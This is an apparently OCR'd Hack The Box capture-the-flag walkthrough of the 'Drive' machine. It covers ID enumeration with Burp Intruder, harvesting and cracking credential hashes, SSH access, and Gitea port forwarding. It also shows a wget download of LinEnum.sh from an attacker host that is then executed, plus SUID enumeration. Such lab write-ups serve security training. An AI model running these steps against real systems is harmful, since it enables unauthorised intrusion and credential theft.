


Payload set 2:



Erel Regev

Note that I used the directory-list-lowercase-2.3-medium.txt from SecList.



4. Intruder attack of http://drive.htb - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length
0			200			5747
35	79	block	200			5747
54	98	block	200			5325
55	99	block	200			5367
56	100	block	200			5386
57	101	block	200			5787
68	112	block	200			21905
1	79	boston	404			494
2	80	boston	404			494

Ok, the enumeration process was long, but eventually it was worth it. I received 200 OK response to some requests – some of them (101, 99, 98, 79) received status code of 401 earlier. It seems to be possible to access the following URLs:


/79/block

/98/block

/99/block

/101/block

After testing some of the URLs, and was able to see different files that are reserved for someone else I reached /79/block:



drive.htb/79/block/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Hello Test Files Groups Reports Logout

File name	Owner	Group	Created Date	Reserve
announce_to_the_software_Engineering_team	admin	doodleGrive-development-team	Dec. 23, 2022, 3:12 p.m.	Test

Just View

hey team after the great success of the platform we need now to continue the work.
on the new features for ours platform.
I have created a user for martin on the server to make the workflow easier for you please use the password "X[redacted]L!".
please make the necessary changes to the code before the end of the month
I will reach you soon with the token to apply your changes on the repo
thanks!


There are credentials! It says that a user called martin was created and the password was given. It's time to try and SSH into the machine!

HTB Machine: Drive - Difficulty: Hard


Erel Regev

User


I managed to connect to the machine using SSH:



While investigating the machine, gitea service can be found, which is similar to github:




As well, when navigating to the common app directories the following can be seen:




There are four 7z files playing hard to get with their passwords, and a mysterious db.sqlite3. Time for cracking!

I copied the files to my local machine:




Erel Regev


I opened the db.sqlite3 file, and interacted with it until I reached the following:




Looks like Django (SHA-1) Algorithm that is being used I saved the hashes to a file.



Using hashcat for cracking:



The hash related to the user tom was cracked!




HTB Machine: Drive - Difficulty: Hard

Erel Regev

Can’t SSH into the machine using he password. So it was a bit of wasting time. What left is the gitea service and the 7z files.


Gitea

I connected using SSH and did some port forwarding to access the service locally:




Note: Use the credentials saved in the db.sqlite3 file.

I managed to log in and one repository can be found:




Erel Regev

I moved on with the script in the repository. The bash script shows the following password:




This password can be used to extract the files from the protected 7z files!

When extracting the files, db.sqlite3 file can be found. So I used the same method as earlier and read the files, and made attempts to crack the passwords using hashcat.



One of the options is holding SHA-256 Algorithm. It will take a lot of time to crack it, so I didn't even try.



Few passwords for the user tom were cracked. One of the passwords can be used to connect via SSH to the machine. Keep the same track and you will find the right one.

Erel Regev

```
tom@drive: ~
File  Actions  Edit  View  Help
└─$ ssh tom@10.10.11.235
tom@10.10.11.235's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 26 Oct 2023 02:36:45 PM UTC

  System load:  0.0               Processes:             243
  Usage of /:   63.2% of 5.07GB   Users logged in:       1
  Memory usage: 21%               IPv4 address for eth0: 10.10.11.235
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Oct  9 09:19:30 2023 from 10.10.14.40
tom@drive:~$ ls
doodleGrive-cli  README.txt  user.txt
tom@drive:~$
```

```
tom@drive:~$ cat user.txt
5                                                  3
tom@drive:~$
```

Privilege Escalation

So I started by trying to execute some commands such as “sudo -l” without getting anything. Therefore, I moved on to look for files and processes with interesting SUID files. I used LinEnum script:

```
tom@drive:~$ wget 10.10.14.75:8000/LinEnum.sh
--2023-10-26 14:48:36--  http://10.10.14.75:8000/LinEnum.sh
Connecting to 10.10.14.75:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh                          100%[===================================================================================>]  45.54K   155KB/s    in 0.3s

2023-10-26 14:48:36 (155 KB/s) - 'LinEnum.sh' saved [46631/46631]

tom@drive:~$ chmod +x LinEnum.sh
tom@drive:~$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982
```

Note that while listing the content of the user’s directory as shown above, there is an interesting file called doodleGrive-cli.

Erel Regev

```
[-] SUID files:
-rwSr-x--- 1 root tom 887240 Sep 13 13:36 /home/tom/doodleGrive-cli
-rwsr-xr-x 1 root root 22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 473576 Aug  4 22:02 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 68208 Nov 29  2022 /usr/bin/passwd
-rwsr-xr-x 1 root root 85064 Nov 29  2022 /usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Nov 29  2022 /usr/bin/chsh
-rwsr-sr-x 1 daemon daemon 55560 Nov 12  2018 /usr/bin/at
-rwsr-xr-x 1 root root 44784 Nov 29  2022 /usr/bin/newgrp
-rwsr-xr-x 1 root root 166056 Apr  4  2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 39144 May 30 15:42 /usr/bin/umount
-rwsr-xr-x 1 root root 55528 May 30 15:42 /usr/bin/mount
-rwsr-xr-x 1 root root 67816 May 30 15:42 /usr/bin/su
-rwsr-xr-x 1 root root 88464 Nov 29  2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39144 Mar  7  2020 /usr/bin/fusermount
```

Interesting. Let's test the application file:

```
tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
test
Enter password for test:
1234567Aa
Invalid username or password.
tom@drive:~$
```

It seems to provide us with login function. To be able to understand if we can pass it, we need to move the file to a Windows machine for further investigation:

```
┌──(kali㉿kali)-[~/Desktop/Enumeration/Linux_enum]
└─$ scp tom@10.10.11.235:/home/tom/doodleGrive-cli ../../Machines/Drive

tom@10.10.11.235's password:
doodleGrive-cli                                                                    100%  866KB 517.5K

┌──(kali㉿kali)-[~/Desktop/Enumeration/Linux_enum]
└─$ cd ../../Machines/Drive

┌──(kali㉿kali)-[~/Desktop/Machines/Drive]
└─$ ls
 1_Dec_db_backup.sqlite3.7z   1_Oct_db_backup.sqlite3.7z   db.sqlite3       'db.sqlite3 (3)'   DoodleGrive       hash.txt
 1_Nov_db_backup.sqlite3.7z   1_Sep_db_backup.sqlite3.7z  'db.sqlite3 (2)'  'db.sqlite3 (4)'    doodleGrive-cli
```

Launched an HTTP server:

```
┌──(kali㉿kali)-[~/Desktop/Machines/Drive]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


Directory listing for /

- 1_Dec_db_backup.sqlite3.7z
- 1_Nov_db_backup.sqlite3.7z
- 1_Oct_db_backup.sqlite3.7z
- 1_Sep_db_backup.sqlite3.7z
- db.sqlite3
- db.sqlite3 (2)
- db.sqlite3 (3)
- db.sqlite3 (4)
- DoodleGrive/
- doodleGrive-cli
- hash.txt

Erel Regev

